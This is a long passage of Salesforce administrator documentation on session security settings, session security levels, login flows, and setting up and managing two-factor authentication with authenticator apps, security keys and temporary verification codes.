`Remember until logout`	Normally, usernames are cached only while a session is active or if a user selects **Remember Me**. For SSO sessions, the remember option isn't available. So, once the session expires, the username disappears from the login page and the Switcher. By enabling `Remember me until logout`, the cached usernames are deleted only if the user explicitly logs out. If the session times out, they appear on the Switcher as inactive. This way, if the users are on their own computer and allow a session to timeout, they can select the username to reauthenticate. If they're on a shared computer, the username is deleted immediately when the user logs out. This setting applies to all your org's users. This option isn't enabled by default. However, we encourage you to enable it as a convenience to your users. Keep this setting disabled if your org doesn't expose all your SSO or authentication providers on your login page.

Field	Description
`Enable the SMS method of identity confirmation`	Allows users to receive a one-time PIN delivered via SMS. If this setting is selected, administrators or users must verify their mobile phone number before taking advantage of this feature. This setting is selected by default for all orgs.
`Require security tokens for API logins from callouts (API version 31.0 and earlier)`	In API version 31.0 and earlier, requires the use of security tokens for API logins from callouts. Examples are Apex callouts or callouts using the AJAX proxy. In API version 32.0 and later, security tokens are required by default.
`Login IP Ranges` (for Contact Manager, Group, and Professional Editions)	Specifies a range of IP addresses users must log in from (inclusive), or the login fails. To specify a range, click **New** and enter a Start IP Address and End IP Address to define the range, which includes the start and end values. This field is not available in Enterprise, Unlimited, Performance, and Developer Editions. In those editions, you can specify a valid Login IP Range in the user profile settings.
`Let users use a security key (U2F)`	Allows users to use a U2F security key for two-factor authentication and identity verification. Instead of using Salesforce Authenticator, a one-time password generated by an authenticator app, or one-time passwords sent by email or SMS, users insert their registered U2F security key into a USB port to complete verification.
`Require identity verification during two-factor authentication registration`	Requires users to confirm their identities to add a two-factor authentication method, such as Salesforce Authenticator, instead of requiring a relogin as before.
`Require identity verification for change of email address`	Requires users to confirm their identities to change email addresses instead of requiring a relogin as before. Note: To get the emails to confirm identity, make sure that users have access to their previously registered email accounts.

`Allow location-based automated verifications with Salesforce Authenticator`
`Allow only from trusted IP addresses`
	Allows users to verify identity by automatically approving notifications in Salesforce Authenticator, whenever users are in trusted locations such as a home or office. If you allow automated verifications, you can allow them from any location or restrict them to only trusted IP addresses, such as your corporate network.

`Allow Lightning Login`	Allows users to use Lightning Login for password-free Salesforce logins, relying on Salesforce Authenticator for identity verification.
`Enable clickjack protection for Setup pages`	Protects against clickjack attacks on setup Salesforce pages. Clickjacking is also known as a user interface redress attack. (Setup pages are available from the Setup menu.)
`Enable clickjack protection for non-Setup Salesforce pages`	Protects against clickjack attacks on non-setup Salesforce pages. Clickjacking is also known as a user interface redress attack. Setup pages already include protection against clickjack attacks. (Setup pages are available from the Setup menu.) This setting is selected by default for all orgs.

Field	Description
`Enable clickjack protection for customer Visualforce pages with standard headers`	Protects against clickjack attacks on your Visualforce pages with headers enabled. Clickjacking is also known as a user interface redress attack. Warning: If you use custom Visualforce pages within a frame or iframe, you sometimes see a blank page or the page displays without the frame. For example, Visualforce pages in a page layout don't function when clickjack protection is on.
`Enable clickjack protection for customer Visualforce pages with headers disabled`	Protects against clickjack attacks on your Visualforce pages with headers disabled when setting `showHeader="false"` on the page. Clickjacking is also known as a user interface redress attack. Warning: If you use custom Visualforce pages within a frame or iframe, you sometimes see a blank page or the page displays without the frame. For example, Visualforce pages in a page layout don't function when clickjack protection is on.

`Enable CSRF protection on GET requests on non-setup pages`
`Enable CSRF protection on POST requests on non-setup pages`
	Protects against Cross Site Request Forgery (CSRF) attacks by modifying non-Setup pages. Non-Setup pages include a random string of characters in the URL parameters or as a hidden form field. With every GET and POST request, the application checks the validity of this string of characters. The application doesn't execute the command unless the value found matches the expected value. This setting is selected by default for all orgs.

`XSS protection`	Protects against reflected cross-site scripting attacks. If a reflected cross-site scripting attack is detected, the browser shows a blank page with no content.
`Content Sniffing protection`	Prevents the browser from inferring the MIME type from the document content. It also prevents the browser from executing malicious files (JavaScript, Stylesheet) as dynamic content.
`Referrer URL Protection`	When loading pages, the referrer header shows only Salesforce.com rather than the entire URL. This feature eliminates the potential for a referrer header to reveal sensitive information that could be present in a full URL, such as an org ID. This feature is supported only for Chrome and Firefox.
`HSTS for Sites and Communities`	Requires HTTPS on communities and Force.com sites. Note: This setting must be enabled in two locations. `HSTS for Sites and Communities` must be enabled in Session Settings, and `Require Secure Connections (HTTPS)` must be enabled in the community or Force.com site security settings. See Creating and Editing Force.com Sites.
`Logout URL`	Redirects users to a specific page after they log out of Salesforce, such as an authentication provider's page or a custom-branded page. This URL is used only if no logout URL is specified in the identity provider, SAML single sign-on, or external authentication provider settings. If no value is specified for `Logout URL`, the default is `https://login.salesforce.com`, unless

Field	Description
	MyDomain is enabled. If My Domain is enabled, the default is `https://customdomain.my.salesforce.com`.

3. Click **Save**.

Session Security Levels

You can restrict access to certain types of resources based on the level of security associated with the authentication (login) method for the user's current session. By default, each login method has one of two security levels: Standard or High Assurance. You can change the session security level and define policies so specified resources are only available to users with a High Assurance level.

The different authentication methods are assigned these security levels, by default.

- Username and Password — Standard
- Delegated Authentication — Standard
- Activation — Standard
- Lightning Login — Standard
- Two-Factor Authentication — High Assurance
- Authentication Provider — Standard
- SAML — Standard

> Note: The security level for a SAML session can also be specified using the `SessionLevel` attribute of the SAML assertion sent by the identity provider. The attribute can take one of two values, `STANDARD` or `HIGH_ASSURANCE`.

To change the security level associated with a login method:

1. From Setup, enter *`Session Settings`* in the `Quick Find` box, then select **Session Settings**.
2. Under Session Security Levels, select the login method.
3. To move the method to the proper category, click the **Add** or **Remove** arrow.

Currently, the only features that use session-level security are reports and dashboards in Salesforce and connected apps. You can set policies requiring High Assurance on these types of resources. You can also specify an action to take if the session used to access the resource is not High Assurance. The supported actions are:

- Block — Blocks access to the resource by showing an insufficient privileges error.
- Raise session level — Prompts users to complete two-factor authentication. When users authenticate successfully, they can access the resource. For reports and dashboards, you can apply this action when users access reports or dashboards, or just when they export and print them.

> Warning: Raising the session level to high assurance by redirecting the user to complete two-factor authentication is not a supported action in Lightning Experience. If your org has Lightning Experience enabled, and you set a policy that requires a high assurance session to access reports and dashboards, Lightning Experience users with a standard assurance session are blocked from reports and dashboards. Also, they don't see the icons for these resources in the navigation menu. As a workaround, users with a standard assurance session can log out and log in again using an authentication method that is defined as high assurance by their org. Then they have access to reports and dashboards. Or, they can switch to Salesforce Classic, where they're prompted to raise the session level when they attempt to access reports and dashboards.

To set a High Assurance required policy for accessing a connected app:

1. From Setup, enter `Connected Apps` in the `Quick Find` box, then select the option for managing connected apps.
2. Click **Edit** next to the connected app.
3. Select **High Assurance session required**.
4. Select one of the actions presented.
5. Click **Save**.

To set a High Assurance required policy for accessing reports and dashboards:

1. From Setup, enter `Access Policies` in the `Quick Find` box, then select **Access Policies**.
2. Select **High Assurance session required**.
3. Select one of the actions presented.
4. Click **Save**.

Session levels have no impact on resources in the app other than connected apps, reports, and dashboards for which explicit security policies have been defined.

Create a Login Flow

Use the Cloud Flow Designer to build a login flow. You use a login flow to direct users to perform a business process before they access Salesforce.

For example, you can insert a form to gather more information from users when they log in. You can direct them to pages for other information, like terms of services. A common use for a login flow is to implement a custom two-factor authentication (2FA) process for increased security.

You create login flow screens with the Cloud Flow Designer. Then you embed the screens in the standard Salesforce login page from Setup. During the authentication process, the user is directed to the login flow screens. When users successfully authenticate and complete the login flow, they're redirected to Salesforce. The login process can also log out users immediately if necessary.

When you create a login flow for 2FA, you use Apex methods to get the session context, extract the user's IP address, and verify that the request is coming from a trusted IP range. If the request is coming from within a trusted IP range address, Salesforce skips the flow and logs the user in to the org. If the request is outside the IP range, Salesforce invokes the flow to:

- Direct the user to log in with additional credentials, such as a time-based one-time password (TOTP)
- Force the user to log out
- Direct the user to a page with more options

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To open, edit, or create a flow in the Cloud Flow Designer:

- Manage Force.com Flow

Build Your Own Login Flow

Use the following process to build your own login flow.

1. Create a flow using the Cloud Flow Designer and Apex.

   For example, you can design a custom IP-based 2FA flow that requires a second factor of authentication only if the user is logging in from outside of the trusted IP range.

   Note: To find or set the trusted IP range, from Setup, enter `Network Access` in the Quick Find box, then select **Network Access**.


Note: Don't set login IP ranges directly in a user profile. If you set the IP ranges in a profile, it restricts access for all users of that profile when they're outside the range. Then none of these users can enter the login flow process.

Include the following in a flow.

a. A new Apex class for defining an Apex plug-in. The plug-in implements from `Process.Plugin` and uses the `Auth.SessionManagement` class to access the time-based one-time password (TOTP) methods and services. The Apex class for the plug-in generates a time-based key with a quick response (QR) code to validate the TOTP provided by the user against the TOTP generated by Salesforce.

b. A screen element to scan a QR code.

c. A decision element to handle when the token is valid and invalid.



Use these input variables to populate the flow at startup.

Name	Value Description
`LoginFlow_LoginType`	Type of login, such as Application, OAuth, or SAML
`LoginFlow_IpAddress`	User's current IP address
`LoginFlow_LoginIpAddress`	User's IP address used during login, which can change after authentication
`LoginFlow_UserAgent`	User agent string provided by the user's browser
`LoginFlow_Platform`	User's operating system
`LoginFlow_Application`	Application used to request authentication
`LoginFlow_Community`	Current community if this login flow applies to a community
`LoginFlow_SessionLevel`	Current session security level, which can be STANDARD or HIGH_ASSURANCE
`LoginFlow_UserId`	User's 18-character ID

Use these variables to specify where the user goes after completing the flow.

Note: You must add a UI screen to the login flow to load these values. The login flow loads these values only after a UI screen is refreshed. A user clicking a button doesn't load the values.


Name	Description
`LoginFlow_FinishLocation`	String. Specify where in the org the user goes after completing the login flow. The string must be a relative path or a valid Salesforce URL. The login process can't redirect the user outside the org.
`LoginFlow_ForceLogout`	Boolean. Set this variable to `true` to log the user out immediately and force the user to exit the login flow.

2. Save the flow.
3. Activate the flow.
4. From the Login Flows Setup page, designate the flow as a login flow and connect it to profiles.

Connect a Login Flow to Profiles

After you create and activate a flow in Cloud Flow Designer, you designate it as a login flow and then associate it with profiles in your org. When users with an associated profile log in, they're directed to this login flow.

1. From Setup, enter *`Login Flows`* in the Quick Find box, then select **Login Flows**.
2. Click **New**.
3. On the Login Flow Edit page, enter a name for the login flow.


Login Flow Edit

Name	New Login Flow
Flow	newScreen
User License	Salesforce
Profile	Standard User
Render Flow in Lightning Runtime	☑

4. Select the login flow from the dropdown list. The list contains flows created with the Cloud Flow Designer. Only active flows of type Flow are supported.
5. Select a user license for the profile that you want to connect to the login flow. When selected, a dropdown list contains the profiles available for the selected license.
6. From the dropdown list, select the profile to associate with the login flow.
7. If you want the login flow to resemble the Lightning Experience UI, select **Render Flow in Lightning Runtime**. If you don't select the option, the login flow resembles Salesforce Classic.

> Note: A login flow is independent of which UI users use: Lightning Experience or Salesforce Classic. You can set a login flow to resemble Lightning Experience even if users log in to Salesforce Classic. Likewise, you can set a login flow to resemble Salesforce Classic even if users log in to Lightning Experience.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

8. Click **Save**.

Repeat the process to associate other profiles with the login flow.

After you connect the login flow, you can edit or delete it from the Login Flows Setup page.

Set Up Two-Factor Authentication

EDITIONS

Available in: Both Salesforce Classic and Lightning Experience

Available in: **Essentials**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Contact Manager** Editions

Admins enable two-factor authentication through permissions or profile settings. Users register devices for two-factor authentication—such as mobile authenticator apps or U2F security keys—through their own personal settings.

You can customize two-factor authentication in the following ways.

- Require it for every login. Set the two-factor login requirement for every time the user logs in to Salesforce. You can also enable this feature for API logins, which includes the use of client applications like the Data Loader. For more information, see Set Two-Factor Authentication Login Requirements or Set Two-Factor Authentication Login Requirements for API Access.
- Use "stepped up" authentication (also known as "high assurance" authentication). Sometimes you don't need two-factor authentication for every user's login, but you want to secure certain resources. If the user tries to use a connected app or reports, Salesforce prompts the user to verify identity. For more information, see Session Security Levels.
- Use profile policies and session settings. First, in the user profile, set the `Session security level required at login` field to **High Assurance**. Then set session security levels in your org's session settings to apply the policy for particular login methods. In your org's session settings, check the session security levels to make sure that Two-Factor Authentication is in the High Assurance column. For more information, see Set Two-Factor Authentication Login Requirements and Custom Policies for Single Sign-On, Social Sign-On, and Communities.

  Warning: If Two-Factor Authentication is in the Standard column, users get an error when they log in with a method that grants standard-level security.

- Use login flows. Use the Flow Designer and profiles to build post-authentication requirements as the user logs in, including custom two-factor authentication processes. For more information, see the following examples.
  - Login Flows
  - Implementing SMS-Based Two-Factor Authentication
  - Enhancing Security with Two-Factor Authentication (Salesforce Classic)

IN THIS SECTION:

Set Two-Factor Authentication Login Requirements

As a Salesforce admin, you can require your users to use a second factor of authentication when they log in.

Set Two-Factor Authentication Login Requirements and Custom Policies for Single Sign-On, Social Sign-On, and Communities

Use profile policies and session settings to set two-factor authentication login requirements for users. All Salesforce user interface authentication methods, including username and password, delegated authentication, SAML single sign-on, and social sign-on through a third-party authentication provider, are supported. You can apply the two-factor authentication requirement to users in Salesforce orgs and Communities.

Set Two-Factor Authentication Login Requirements for API Access

Salesforce admins can set the "Two-Factor Authentication for API Logins" permission to allow using a second authentication challenge for API access to Salesforce. API access includes the use of applications like the Data Loader and developer tools for customizing an organization or building client applications.

Connect Salesforce Authenticator (Version 2 or Later) to Your Account for Identity Verification

The Salesforce Authenticator (version 2 or later) app on your mobile device is the second factor of authentication. Use the app to add an extra level of security to your account.

Verify Your Identity with a One-Time Password Generator App or Device

Connect a one-time password generator app, such as Salesforce Authenticator or Google Authenticator, to verify your identity. The app generates a verification code, sometimes called a "time-based one-time password".

Disconnect Salesforce Authenticator (Version 2 or Later) from a User's Account

Only one Salesforce Authenticator (version 2 or later) mobile app can be connected to a user's account at a time. If your user loses access to the app by replacing or losing the mobile device, disconnect the app from the user's account. The next time the user logs in with two-factor authentication, if no other authenticator app is connected, Salesforce prompts the user to connect a new authenticator app.

Disconnect a User's One-Time Password Generator App

Besides Salesforce Authenticator, one other mobile authenticator app that generates verification codes (one-time passwords) can be connected to a user's account at a time. If your user loses access to the app by replacing or losing the mobile device, disconnect the app from your user's account. The next time your user logs in with two-factor authentication, if no other identity verification method is connected, Salesforce prompts the user to connect a new authenticator app.

Generate a Temporary Identity Verification Code

Generate a temporary verification code for users who can't access the device they usually use for two-factor authentication. You set when the code expires, from 1 to 24 hours after you generate it. The code can be used multiple times until it expires.

Expire a Temporary Verification Code

Expire a user's temporary verification code when the user no longer needs it for two-factor authentication

Delegate Two-Factor Authentication Management Tasks

Let users who aren't Salesforce admins provide support for two-factor authentication in your org. For example, suppose you want your company's Help Desk staff to generate temporary verification codes for users who lost or forgot the device they usually use for two-factor authentication. Assign Help Desk staff members the "Manage Two-Factor Authentication in User Interface" permission so that they can generate codes and support end users with other two-factor authentication tasks.

SEE ALSO:

Two-Factor Authentication

Set Two-Factor Authentication Login Requirements

EDITIONS

Available in: Both Salesforce Classic and Lightning Experience

Available in: **Essentials**, **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit profiles and permission sets:

- Manage Profiles and Permission Sets

As a Salesforce admin, you can require your users to use a second factor of authentication when they log in.

You can require two-factor authentication each time a user logs in with a username and password to Salesforce, including orgs with custom domains created using My Domain. To set the requirement, select the "Two-Factor Authentication for User Interface Logins" permission in the user profile (for cloned profiles only) or permission set.

See how to set up a two-factor authentication requirement for your org and how your users can use the Salesforce Authenticator app. Salesforce Authenticator: Set Up a Two-Factor Authentication Requirement (Salesforce Classic)

Users with the "Two-Factor Authentication for User Interface Logins" permission have to provide a second factor, such as a mobile authenticator app or U2F security key, each time they log in to Salesforce.

You can also use a profile-based policy to set a two-factor authentication requirement for users assigned to a particular profile. Use the profile policy when you want to require two-factor authentication for users of the following authentication methods:

- SAML for single sign-on
- Social sign-on in to Salesforce orgs or Communities
- Username and password authentication into Communities

All Salesforce user interface authentication methods, including username and password, delegated authentication, SAML single sign-on, and social sign-on through an authentication provider, are supported. In the user profile, set the `Session security level required at login` field to **High Assurance**. Then set session security levels in your org's session settings to apply the policy for particular login methods. Also in your org's session settings, check the session security levels to make sure that Two-Factor Authentication is in the High Assurance column.

Warning: If Two-Factor Authentication is in the Standard column, users get an error when they log in with a method that grants standard-level security.

Set Two-Factor Authentication Login Requirements and Custom Policies for Single Sign-On, Social Sign-On, and Communities

Use profile policies and session settings to set two-factor authentication login requirements for users. All Salesforce user interface authentication methods, including username and password, delegated authentication, SAML single sign-on, and social sign-on through a third-party authentication provider, are supported. You can apply the two-factor authentication requirement to users in Salesforce orgs and Communities.

To require two-factor authentication for users assigned to a particular profile, edit the Session security level required at login profile setting. Then set session security levels in your org's session settings to apply the policy for particular login methods.

By default, the session security requirement at login for all profiles is None. You can edit a profile's Session Settings to change the requirement to High Assurance. When profile users with this requirement use a login method that grants standard-level security instead of high assurance, such as username and password, they're prompted to verify their identity with two-factor authentication. After users authenticate successfully, they're logged in to Salesforce.

You can edit the security level assigned to a login method in your org's Session Settings.

Users with mobile devices can use the Salesforce Authenticator mobile app or another authenticator app for two-factor authentication. Internal users can connect the app to their account in the Advanced User Details page of their personal settings. If you set the High Assurance requirement on a profile, any profile user who doesn't already have Salesforce Authenticator or another authenticator app connected to their account is prompted to connect the app before they can log in. After they connect the app, they're prompted to use the app to verify their identity.

EDITIONS

Available in: Both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit profiles and permission sets:
- Manage Profiles and Permission Sets

To generate a temporary verification code
- Manage Two-Factor Authentication in User Interface

Users with registered U2F security keys can use them for two-factor authentication.

Community members with the High Assurance profile requirement are prompted to connect an authenticator app during login.

1. From Setup, enter `Profiles` in the Quick Find box, then select **Profiles**.
2. Select a profile.
3. Scroll to Session Settings and find the `Session security level required at login` setting.
4. Click **Edit**.
5. For Session security level required at login, select **High Assurance**.
6. Click **Save**.
7. From Setup, enter `Session Settings` in the Quick Find box, then select **Session Settings**.
8. In Session Security Levels, make sure that Two-Factor Authentication is in the High Assurance column.
   If Two-Factor Authentication is in the Standard column, users get an error when they log in with a method that grants standard-level security.
9. Note: Consider moving Activation to the High Assurance column. With this setting, users who verify their identity from an unrecognized browser or app establish a high-assurance session. When Activation is in the High Assurance column, profile users who verify their identity at login aren't challenged to verify their identity again to satisfy the high-assurance session security requirement.

   Save your changes.

Example: You've configured Facebook and LinkedIn as authentication providers in your community. Many of your community members use social sign-on to log in using the username and password from their Facebook or LinkedIn accounts. You want to increase security by requiring Customer Community users to use two-factor authentication when they log in with their Facebook account, but not with their LinkedIn account. You edit the Customer Community User profile and set the Session security level required at login to **High Assurance**. In your org's Session Settings, you edit the Session Security Levels. You place Facebook in the Standard column. In the High Assurance column, you place Two-Factor Authentication. You also place LinkedIn in the High Assurance column.

> Note: You can also use login flows to change the user's session security level to initiate identity verification under specific conditions. Login flows let you build a custom post-authentication process that meets your business requirements.

If users lose or forget the device they usually use for two-factor authentication, you can generate a temporary verification code for them. You set when the code expires, from 1 to 24 hours after you generate it. Your user can use the code multiple times until it expires. A user can have only one temporary code at a time. If a user needs a new code while the old code is still valid, you can expire the old code, then generate a new one. Users can expire their own valid codes in their personal settings.

> Note: The `High Assurance` profile requirement applies to user interface logins. OAuth token exchanges aren't subject to the requirement. OAuth refresh tokens that were obtained before a `High Assurance` requirement is set for a profile can still be exchanged for access tokens that are valid for the API. Tokens are valid even if they were obtained with a standard-assurance session. To require users to establish a high-assurance session before accessing the API with an external application, first revoke existing OAuth tokens for users with that profile. Then set a `High Assurance` requirement for the profile. Users have to log in with two-factor authentication and reauthorize the application.

Set Two-Factor Authentication Login Requirements for API Access

Salesforce admins can set the "Two-Factor Authentication for API Logins" permission to allow using a second authentication challenge for API access to Salesforce. API access includes the use of applications like the Data Loader and developer tools for customizing an organization or building client applications.

The "Two-Factor Authentication for User Interface Logins" permission is a prerequisite for the "Two-Factor Authentication for API Logins" permission. Users who have these permissions enabled have to complete two-factor authentication when they log in to Salesforce through the user interface. Users must download and install an authenticator app on their mobile device and connect the app to their Salesforce account. Then they can use verification codes (time-based one-time passwords, or TOTP) from the app for two-factor authentication.

EDITIONS

Available in: Both Salesforce Classic and Lightning Experience

Available in: **Essentials**, **Contact Manager**, **Database.com**, **Developer**, **Enterprise**, **Group**, **Performance**, **Professional**, and **Unlimited** Editions

USER PERMISSIONS

To edit system permissions in profiles:
- Manage Profiles and Permission Sets

To enable this feature:
- Two-Factor Authentication for User Interface Logins

Connect Salesforce Authenticator (Version 2 or Later) to Your Account for Identity Verification

EDITIONS

Salesforce Authenticator setup available in: both Salesforce Classic and Lightning Experience

Mobile app available in: **Essentials**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Contact Manager** Editions

The Salesforce Authenticator (version 2 or later) app on your mobile device is the second factor of authentication. Use the app to add an extra level of security to your account.

1. Download and install version 2 or later of the Salesforce Authenticator app for the type of mobile device you use. For iPhone, get the app from the App Store. For Android devices, get the app from Google Play.

   If you previously installed version 1 of Salesforce Authenticator on your mobile device, you can update the app to version 2 through the App Store or Google Play. The update preserves any connected accounts you already have in the app. These accounts are code-only accounts that generate verification codes but don't receive push notifications or allow location-based automated verifications. If you have a code-only account for the username you used for your current login to Salesforce, swipe left in the app to remove that username before proceeding. In the following steps, you connect the account for that username again. The new connected account gives you full Salesforce Authenticator version 2 functionality: push notifications, location-based automated verifications, and verification codes.

2. From your personal settings, enter *`Advanced User Details`* in the `Quick Find` box, then select **Advanced User Details**. No results? Enter *`Personal Information`* in the `Quick Find` box, then select **Personal Information**.
3. Find **App Registration: Salesforce Authenticator** and click **Connect**.
4. For security purposes, you're prompted to log in to your account.
5. Open the Salesforce Authenticator app on your mobile device.

   If you're opening the app for the first time, you see a tour of the app's features. Take the tour, or go straight to adding your Salesforce account to the app.

6. In the app, tap **+** to add your account.

   The app generates a unique two-word phrase.

7. Back in your browser, enter the phrase in the `Two-Word Phrase` field.
8. Click **Connect**.

   If you previously connected an authenticator app that generates verification codes to your account, you sometimes see an alert. Connecting version 2 or later of the Salesforce Authenticator mobile app invalidates the codes from your old app. When you need a verification code, get it from Salesforce Authenticator from now on.

9. In the Salesforce Authenticator app on your mobile device, you see details about the account you're connecting. To complete the account connection, tap **Connect** in the app.

To help keep your account secure, we send you an email notification whenever a new identity verification method is added to your Salesforce account. You get the email whether you add the method or your Salesforce admin adds it on your behalf.

If your administrator requires two-factor authentication for increased security when you log in or access reports or dashboards, use the app to verify your account activity. If you're required to use two-factor authentication before you have the app connected, you're prompted to connect it the next time you log in to Salesforce. If you don't yet have the two-factor authentication requirement, you can still connect the app to your account through your personal settings.

After you connect the app, you get a notification on your mobile device when you do something that requires identity verification. When you receive the notification, open the app on your mobile device, check the activity details, and respond on your mobile device to verify. If you are notified about activity you don't recognize, use the app to block the activity. You can flag the blocked activity for your Salesforce admin. The app also provides a verification code that you can use as an alternate method of identity verification.

Verify Your Identity with a One-Time Password Generator App or Device

Connect a one-time password generator app, such as Salesforce Authenticator or Google Authenticator, to verify your identity. The app generates a verification code, sometimes called a "time-based one-time password".

If your company requires two-factor authentication for increased security when you log in, access connected apps, reports, or dashboards, use a code from the app. If you're required to use two-factor authentication before you have an app connected, you're prompted to connect one the next time you log in to Salesforce.

EDITIONS

Available in: Both Salesforce Classic and Lightning Experience

Available in all editions

1. Download the supported authenticator app for your device type. You can use any authenticator app that supports the time-based one-time password (TOTP) algorithm (IETF RFC 6238), such as Salesforce Authenticator for iOS, Salesforce Authenticator for Android, or Google Authenticator.
2. From your personal settings, enter `Advanced User Details` in the `Quick Find` box, then select **Advanced User Details**. No results? Enter `Personal Information` in the `Quick Find` box, then select **Personal Information**.
3. Find `App Registration: One-Time Password Generator` and click **Connect**.

   If you're connecting an authenticator app other than Salesforce Authenticator, use this setting. If you're connecting Salesforce Authenticator, use this setting if you're only using its one-time password generator feature (not the push notifications available in version 2 or later).

   > Note: If you're connecting Salesforce Authenticator so that you can use push notifications, use the `App Registration: Salesforce Authenticator` setting instead. That setting enables both push notifications and one-time password generation.

   You can connect up to two authenticator apps to your Salesforce account for one-time password generation: Salesforce Authenticator and one other authenticator app.

4. For security purposes, you're prompted to log in to your account.
5. Using the authenticator app on your mobile device, scan the QR code.

   Alternatively, click **I Can't Scan the QR Code** in your browser. The browser displays a security key. In the authenticator app, enter your username and the key displayed.

6. In Salesforce, enter the code generated by the authenticator app in the `Verification Code` field.

   The authenticator app generates a new verification code periodically. Enter the current code.

7. Click **Connect**.

To help keep your account secure, we send you an email notification whenever a new identity verification method is added to your Salesforce account. You get the email whether you add the method or your Salesforce admin adds it on your behalf.

SEE ALSO:

Salesforce Help: Personalize Your Salesforce Experience

Disconnect Salesforce Authenticator (Version 2 or Later) from a User's Account

Only one Salesforce Authenticator (version 2 or later) mobile app can be connected to a user's account at a time. If your user loses access to the app by replacing or losing the mobile device, disconnect the app from the user's account. The next time the user logs in with two-factor authentication, if no other authenticator app is connected, Salesforce prompts the user to connect a new authenticator app.

1. From Setup, enter *`Users`* in the `Quick Find` box, then select **Users**.
2. Click the user's name.
3. On the user's detail page, click **Disconnect** next to the `App Registration: Salesforce Authenticator` field.

Users can disconnect the app from their own account on the Advanced User Details page. In personal settings, the user clicks **Disconnect** next to the `App Registration: Salesforce Authenticator` field.

EDITIONS

Available in: Both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To disconnect a user's Salesforce Authenticator app:

- Manage Two-Factor Authentication in User Interface

Disconnect a User's One-Time Password Generator App

Besides Salesforce Authenticator, one other mobile authenticator app that generates verification codes (one-time passwords) can be connected to a user's account at a time. If your user loses access to the app by replacing or losing the mobile device, disconnect the app from your user's account. The next time your user logs in with two-factor authentication, if no other identity verification method is connected, Salesforce prompts the user to connect a new authenticator app.

1. From Setup, enter *`Users`* in the `Quick Find` box, then select **Users**.
2. Click the user's name.
3. On the user's detail page, click **Disconnect** next to the `App Registration: One-Time Password Generator` field.

Your users can disconnect the app from their own account. In personal settings, they go to the Advanced User Details page and click **Disconnect** next to the `App Registration: One-Time Password Generator` field.

EDITIONS

Available in: Both Salesforce Classic and Lightning Experience

Available in: **Essentials**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Contact Manager** Editions

USER PERMISSIONS

To disconnect a user's authenticator app:

- Manage Two-Factor Authentication in User Interface

Generate a Temporary Identity Verification Code

Generate a temporary verification code for users who can't access the device they usually use for two-factor authentication. You set when the code expires, from 1 to 24 hours after you generate it. The code can be used multiple times until it expires.

Temporary verification codes are valid for two-factor authentication only. They aren't valid for device activations. That is, when users log in from an unrecognized browser or app and we require identity verification, they can't use a temporary code.

1. From Setup, enter `Users` in the `Quick Find` box, then select **Users**.
2. Click the name of the user who needs a temporary verification code.

   You can't generate a code for an inactive user.

3. Find `Temporary Verification Code`, then click **Generate**.

   If you don't already have a session with a high-assurance security level, Salesforce prompts you to verify your identity.

4. Set when the code expires, and click **Generate Code**.
5. Give the code to your user, then click **Done**.

   After you click **Done**, you can't return to view the code again, and the code isn't displayed anywhere in the user interface.

Your user can use the temporary verification code multiple times until it expires. Each user can have only one temporary verification code at a time. If a user forgets or loses the code before it expires, you can manually expire the old code and generate a new one. You can generate up to six codes per hour for each user.

EDITIONS

Available in: Both Salesforce Classic and Lightning Experience

Available in: **Essentials**, **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To generate a temporary verification code:
- Manage Two-Factor Authentication in User Interface

Note: When you add an identity verification method to a user's account, the user gets an email. To stop sending emails to users when new identity verification methods are added to their accounts, contact Salesforce.

Expire a Temporary Verification Code

Expire a user's temporary verification code when the user no longer needs it for two-factor authentication

Each user can have only one temporary verification code at a time. If a user forgets or loses the code before it expires, you can manually expire the old code and generate a new one. You can generate up to six codes per hour for each user.

1. From Setup, enter `Users` in the `Quick Find` box, then select **Users**.
2. Click the name of the user whose temporary verification code you need to expire.
3. Find `Temporary Verification Code`, and click **Expire Now**.

EDITIONS

Available in: Both Salesforce Classic and Lightning Experience

Available in: **Essentials**, **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To expire a user's temporary verification code:
- Manage Two-Factor Authentication in User Interface

Delegate Two-Factor Authentication Management Tasks

Let users who aren't Salesforce admins provide support for two-factor authentication in your org. For example, suppose you want your company's Help Desk staff to generate temporary verification codes for users who lost or forgot the device they usually use for two-factor authentication. Assign Help Desk staff members the "Manage Two-Factor Authentication in User Interface" permission so that they can generate codes and support end users with other two-factor authentication tasks.

